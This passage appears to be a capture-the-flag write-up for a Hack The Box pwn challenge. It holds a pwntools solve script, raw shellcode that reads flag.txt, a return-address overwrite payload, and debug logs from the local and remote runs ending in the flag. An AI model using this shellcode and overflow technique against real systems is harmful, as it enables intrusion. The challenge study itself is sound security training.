
```
dayton@reid:~/ctf/htb-uni/completed_pwn_kindergarten$ python3 solve.py
[+] Starting local process './kindergarten': pid 343806
[DEBUG] Received 0x7e bytes:
    00000000  4b 69 64 73  20 6d 75 73  74 20 66 6f  6c 6c 6f 77  │Kids│ mus│t fo│llow│
    00000010  20 74 68 65  20 72 75 6c  65 73 21 0a  31 2e 20 4e  │ the│ rul│es!·│1. N│
    00000020  6f 20 63 68  65 61 74 69  6e 67 21 20  20 20 e2 9d  │o ch│eati│ng! │  ··│
    00000030  8c 0a 32 2e  20 4e 6f 20  73 77 65 61  72 69 6e 67  │··2.│ No │swea│ring│
    00000040  21 20 20 20  e2 9d 8c 0a  33 2e 20 4e  6f 20 f0 9f  │!   │····│3. N│o ··│
    00000050  9a a9 20 73  68 61 72 69  6e 67 21 20  e2 9d 8c 0a  │·· s│hari│ng! │····│
    00000060  0a 49 73 20  65 76 65 72  79 74 68 69  6e 67 20 63  │·Is │ever│ythi│ng c│
    00000070  6c 65 61 72  3f 20 28 79  2f 6e 29 0a  3e 20        │lear│? (y│/n)·│> │
    0000007e
[DEBUG] Sent 0x52 bytes:
    00000000  eb 3f 5f 80  77 0a 41 48  31 c0 04 02  48 31 f6 0f  │·?_·│w·AH│1···│H1··│
    00000010  05 66 81 ec  ff 0f 48 8d  34 24 48 89  c7 48 31 d2  │·f··│··H·│4$H·│·H1·│
    00000020  66 ba ff 0f  48 31 c0 0f  05 48 31 ff  40 80 c7 01  │f···│H1··│·H1·│@···│
    00000030  48 89 c2 48  31 c0 04 01  0f 05 48 31  c0 04 3c 0f  │H··H│1···│··H1│··<·│
    00000040  05 e8 bc ff  ff ff 2e 2f  66 6c 61 67  2e 74 78 74  │····│··./│flag│.txt│
    00000050  41 0a                                               │A·│
    00000052
[DEBUG] Received 0x65 bytes:
    b'Very interesting question! Let me think about it..\n'
    b'\n'
    b'Alright! Do you have any more questions? (y/n)\n'
    b'> '
[DEBUG] Sent 0x2 bytes:
    b'y\n'
[DEBUG] Received 0x51 bytes:
    b'Enough questions for today class...\n'
    b'Well, maybe a last one and then we finish!\n'
    b'> '
[DEBUG] Sent 0x91 bytes:
    00000000  41 41 41 41  41 41 41 41  41 41 41 41  41 41 41 41  │AAAA│AAAA│AAAA│AAAA│
    *
    00000080  41 41 41 41  41 41 41 41  0c 09 40 00  00 00 00 00  │AAAA│AAAA│··@·│····│
    00000090  0a                                                  │·│
    00000091
[*] Switching to interactive mode
[*] Process './kindergarten' stopped with exit code 1 (pid 343806)
[DEBUG] Received 0x4f bytes:
    00000000  57 68 61 74  20 61 72 65  20 79 6f 75  20 64 6f 69  │What│ are│ you│ doi│
    00000010  6e 67 20 68  65 72 65 3f  21 20 4b 69  64 73 20 61  │ng h│ere?│! Ki│ds a│
    00000020  72 65 20 6e  6f 74 20 61  6c 6c 6f 77  65 64 20 68  │re n│ot a│llow│ed h│
    00000030  65 72 65 21  20 f0 9f 94  9e 0a 66 61  6b 65 48 54  │ere!│ ···│··fa│keHT│
    00000040  42 7b 77 65  5f 6f 75 74  5f 68 65 72  65 7d 0a     │B{we│_out│_her│e}·│
    0000004f
What are you doing here?! Kids are not allowed here! 🔞
fakeHTB{we_out_here}
```

I then modified the script slightly to connect to the docker instance and it ended up looking like this:



```python
from pwn import *

# shellcode payload we will jump to
payload = ("\xeb\x3f\x5f\x80\x77\x0a\x41\x48\x31\xc0\x04\x02\x48\x31\xf6\x0f"
           "\x05\x66\x81\xec\xff\x0f\x48\x8d\x34\x24\x48\x89\xc7\x48\x31\xd2"
           "\x66\xba\xff\x0f\x48\x31\xc0\x0f\x05\x48\x31\xff\x40\x80\xc7\x01"
           "\x48\x89\xc2\x48\x31\xc0\x04\x01\x0f\x05\x48\x31\xc0\x04\x3c\x0f"
           "\x05\xe8\xbc\xff\xff\xff\x2e\x2f\x66\x6c\x61\x67\x2e\x74\x78\x74\x41")

p = remote('docker.hackthebox.eu',31938) # only thing that changed
context.log_level = 'debug'
p.recvuntil('Is everything clear? (y/n)\n> ')
p.sendline(payload)
context.log_level = 'info' # just for visibility
for i in range(4):
    p.recvuntil('Alright! Do you have any more questions? (y/n)\n> ')
    p.sendline("y")
    p.recvuntil('Feel free to ask!\n>> ')
    p.sendline("y")
context.log_level = 'debug'
p.recvuntil('Alright! Do you have any more questions? (y/n)\n> ')
p.sendline("y")
p.recvuntil('Well, maybe a last one and then we finish!\n> ')
p.sendline('A'*136 + '\x0c\x09\x40\x00\x00\x00\x00\x00')
p.interactive()
```

Time to pwn:



```
[DEBUG] Sent 0x2 bytes:
    b'y\n'
[DEBUG] Received 0x51 bytes:
    b'Enough questions for today class...\n'
    b'Well, maybe a last one and then we finish!\n'
    b'> '
[DEBUG] Sent 0x95 bytes:
    00000000  41 41 41 41  41 41 41 41  41 41 41 41  41 41 41 41  │AAAA│AAAA│AAAA│AAAA│
    *
    00000080  41 41 41 41  41 41 41 41  0c 09 40 00  00 00 00 00  │AAAA│AAAA│··@·│····│
    00000090  42 42 42 42  0a                                     │BBBB│·│
    00000095
[*] Switching to interactive mode
[DEBUG] Received 0x3a bytes:
    00000000  57 68 61 74  20 61 72 65  20 79 6f 75  20 64 6f 69  │What│ are│ you│ doi│
    00000010  6e 67 20 68  65 72 65 3f  21 20 4b 69  64 73 20 61  │ng h│ere?│! Ki│ds a│
    00000020  72 65 20 6e  6f 74 20 61  6c 6c 6f 77  65 64 20 68  │re n│ot a│llow│ed h│
    00000030  65 72 65 21  20 f0 9f 94  9e 0a                     │ere!│ ···│··│
    0000003a
What are you doing here?! Kids are not allowed here! 🔞
[DEBUG] Received 0x17 bytes:
    b'HTB{2_c00l_4_$cH0oL!!}\n'
HTB{2_c00l_4_$cH0oL!!}
```

Flag: HTB{2_c00l_4_$cH0oL!!}